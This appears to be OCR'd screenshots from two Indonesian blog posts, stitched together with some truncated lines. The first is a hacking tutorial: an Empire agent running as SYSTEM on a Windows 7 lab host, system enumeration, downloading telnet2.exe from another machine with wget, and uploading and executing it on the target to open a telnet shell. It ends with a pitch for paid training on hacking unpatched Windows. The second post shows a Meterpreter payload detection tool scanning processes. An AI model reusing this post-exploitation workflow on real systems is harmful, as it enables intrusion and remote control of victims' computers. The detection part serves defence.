
```
CBKN23FSZXNZL4ZX   192.168.1.58   WINDOWS7-PC     *WORKGROUP\SYSTEM   lsass/500          10/0
1:59:18

mpire: agents) > interact CBKN23FSZXNZL4ZX
mpire: CBKN23FSZXNZL4ZX) > dir
mpire: CBKN23FSZXNZL4ZX) >
stWriteTime                    length                          Name
-----------                    ------                          ----
13/2009 9:56:48 PM                                             0409
24/2017 7:52:25 PM                                             AdvancedInstallers
13/2009 7:37:07 PM                                             ar-SA
13/2009 7:37:07 PM                                             bg-BG
24/2017 7:52:01 PM                                             Boot
24/2017 7:41:31 PM                                             catroot
24/2017 7:41:31 PM                                             catroot2
31/2013 1:06:28 AM                                             CodeIntegrity
13/2009 9:56:47 PM                                             com
22/2017 8:59:43 AM                                             config
24/2017 7:52:25 PM                                             cs-CZ
24/2017 7:52:28 PM                                             da-DK
13/2009 7:37:07 PM                                             de-DE
```

Melakukan interaksi dengan cara seperti di atas.




```
(Empire: CBKN23FSZXNZL4ZX) > sysinfo
(Empire: CBKN23FSZXNZL4ZX) >
Listener:          http://192.168.1.29:8080
Internal IP:       192.168.1.58
Username:          WORKGROUP\SYSTEM
Hostname:          WINDOWS7-PC
OS:                Microsoft Windows 7 Ultimate
High Integrity:    1
Process Name:      lsass
Process ID:        500
PSVersion:         2
```

sysinfo.




```
info

[*] Agent info:

        ps_version          2
        old_uris            None
        jitter              0.5
        servers             None
        internal_ip         192.168.1.58
        working_hours
        session_key         M%={12KsPRcY^l/`6BG0!qAXH)I#($@d
        children            None
        checkin_time        2017-04-22 11:55:43
        hostname            WINDOWS7-PC
        delay               10
        uris                /admin/get.php,/news.asp,/login/process.jsp
        username            WORKGROUP\SYSTEM
        kill_date
        parent              None
        process_name        lsass
        listener            http://192.168.1.29:8080
        sessionID           CBKN23FSZXNZL4ZX
```

Info.




```
(Empire: CBKN23FSZXNZL4ZX) > shell cd\
(Empire: CBKN23FSZXNZL4ZX) > dir
(Empire: CBKN23FSZXNZL4ZX) >

LastWriteTime                   length                          Name
-------------                   ------                          ----
1/31/2013 1:13:00 AM                                            $Recycle.Bin
11/16/2014 7:11:06 AM                                           ALLMediaServer
12/3/2014 9:50:22 AM                                            data
7/13/2009 9:53:55 PM                                            Documents and Settings
11/16/2014 7:11:06 AM                                           freefloat
11/16/2014 7:11:06 AM                                           pcman
7/13/2009 7:37:05 PM                                            PerfLogs
11/16/2014 2:34:21 PM                                           Program Files
7/13/2009 9:53:55 PM                                            ProgramData
11/16/2014 6:54:35 AM                                           Python27
1/31/2013 1:06:39 AM                                            Recovery
4/22/2017 8:48:45 AM                                            System Volume Information
1/31/2013 1:12:35 AM                                            Users
4/22/2017 8:52:01 AM                                            Windows
1/31/2013 2:24:06 AM                                            xampp
6/10/2009 2:42:20 PM            24                              autoexec.bat
6/10/2009 2:42:20 PM            10                              config.sys
1/31/2013 1:58:44 AM            0                               dfinstall.log
11/16/2014 6:44:35 AM           0                               IO.SYS
11/16/2014 6:44:35 AM           0                               MSDOS.SYS
4/22/2017 8:23:18 AM            1073741824                      pagefile.sys
```

dir.




```
root@kalidata:/home# wget http://192.168.1.9/telnet2.exe
--2017-04-22 12:10:58--  http://192.168.1.9/telnet2.exe
Connecting to 192.168.1.9:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6688 (6.5K) [application/x-msdownload]
Saving to: ‘telnet2.exe’

telnet2.exe         100%[===================>]   6.53K  --.-KB/s    in 0s

2017-04-22 12:10:58 (356 MB/s) - ‘telnet2.exe’ saved [6688/6688]

root@kalidata:/home# █
16/2014 7:11:06 AM                                         freefloatftpserver-list b
/2012 3:44:40 AM              22749412                     ImmunityDebugger_1_85_se
2/2017 9:10:20 AM             1234120                      winrar.exe
ectory: C:\freefloat

e                LastWriteTime     Length Name
-                -------------     ------ ----
--         11/16/2014   7:11 AM           freefloatftpserver-list bof
--          8/8/2012    3:44 AM   22749412 ImmunityDebugger_1_85_setup.exe
--          4/22/2017   9:10 AM    1234120 winrar.exe
```

Mengambil file telnet2.exe dari komputer lain



```
Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        11/16/2014   7:11 AM            freefloatftpserver-list bof
-a---          8/8/2012   3:44 AM   22749412 ImmunityDebugger_1_85_setup.exe
-a---         4/22/2017   9:10 AM    1234120 winrar.exe

(Empire: CBKN23FSZXNZL4ZX) > upload /home/telnet2.exe
(Empire: CBKN23FSZXNZL4ZX) > dir
(Empire: CBKN23FSZXNZL4ZX) >
LastWriteTime                  length                          Name
-------------                  ------                          ----
11/16/2014 7:11:06 AM                                          freefloatftpserver-list bof
8/8/2012 3:44:40 AM            22749412                        ImmunityDebugger_1_85_setup.exe
4/22/2017 9:11:53 AM           6688                            telnet2.exe
4/22/2017 9:10:20 AM           1234120                         winrar.exe
```

telnet2.exe d upload dari /home/telnet2.exe ke komputer target



```
C:\testing
upload /home/telnet2.exe
(Empire: GTEEWBZKP1PRLRWT) > dir
(Empire: GTEEWBZKP1PRLRWT) > u
LastWriteTime                                              Length Name

-------------                                              ------ ----

4/22/2017 9:36:10 AM                                         6688 telnet2.exe
shell c:\testing\telnet2.exe
(Empire: GTEEWBZKP1PRLRWT) > █
```

Hasilnya seperti di atas

Ketik
telnet 192.168.1.58 5000 di PC attacker, jika menggunakan Windows 10 maka aktifkan dulu telnet client atau menggunakan putty.

Dari tutorial sepanjang ini, apakah ada cara yang lebih mudah? Ada, yaitu dengan menggunakan Metasploit Framework, yang di mana tidak hanya Windows 7 yang dapat dihack tapi juga Windows Server 2008 R2, selain itu juga bisa Windows 8.1 / 10, Server 2012 / Server 2016 tapi dengan kriteria tertentu.

Materi ini ada di X-code Training dengan modul 1700 halaman lebih, modulnya hanya bisa didapat dengan melalui training. (http://xcode.or.id/professional / http://xcodetraining.com), meskipun ada materinya tapi semuanya hanya bisa berjalan selama Windows tersebut belum diupdate (https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010).

Oleh Kurniawan
E-mail : trainingxcode@gmail.com


Meterpreter Payload Detection IDS/IPS

Tool untuk mendeteksi payload meterpreter di memory


Download :

https://github.com/DamonMohammadbagher/Meterpreter_Payload_Detection/blob/master/Release_v1.0.0.5/Meterpreter_Payload_Detection_v1.0.0.5.zip

Setelah di download lalu extract ke windows..




Start lalu pilih *command prompt* lalu klik kanan, pilih *Run as administrator*..




```
02/08/2018  04:56 AM    <DIR>          .
02/08/2018  04:56 AM    <DIR>          ..
12/19/2016  03:35 PM            37,296 Meterpreter_Payload_Detection.cs
12/19/2016  03:35 PM            17,920 Meterpreter_Payload_Detection.exe
12/19/2016  03:43 PM             2,305 Release_v1.0.0.5.txt
               3 File(s)         57,521 bytes
               2 Dir(s)  17,376,358,400 bytes free

C:\msfdetect>Meterpreter_Payload_Detection

[#] Meterpreter Payload Detection
[#] IDS-IPS Version: 1.0.0.5
[#] Console version Published by Damon Mohammadbagher
[#] API code and Meterpreter Signature by Rohan Vazarkar, David Bitner
[#] 2/8/2018 5:17:41 AM Started time
[#] IDS Mode only

Scanning 36 process
05:17:41.7577424 : 1244 svchost  is OK
05:17:41.7978000 : 2392 FrzState2k  is OK
05:17:41.8378576 : 344 csrss  is OK
05:17:41.8779152 : 432 winlogon  is OK
05:17:41.9179728 : 608 svchost  is OK
05:17:41.9580304 : 512 lsm  is OK
05:17:41.9980880 : 776 svchost  is OK
05:17:42.0381456 : 864 svchost  is OK
05:17:42.0782032 : 1092 svchost  is OK
05:17:42.1182608 : 504 lsass  is OK
05:17:42.5188368 : 3592 iexplore  is OK
05:17:42.5588944 : 1480 svchost  is OK
05:17:42.6990960 : 500 taskhost  is OK
05:17:42.7391536 : 944 svchost  is OK
05:17:42.8392976 : 3968 conhost  is OK
05:17:43.1797872 : 2980 Meterpreter_Payload_Detection  is OK
05:17:43.2198448 : 1340 spoolsv  is OK
05:17:43.2599024 : 668 DFServ  is OK
05:17:43.2999600 : 2268 wmpnetwk  is OK
05:17:43.3400176 : 1376 svchost  is OK
05:17:44.3614864 : 1196 explorer  is OK
```

Program Meterpreter_Payload_Detection dijalankan..

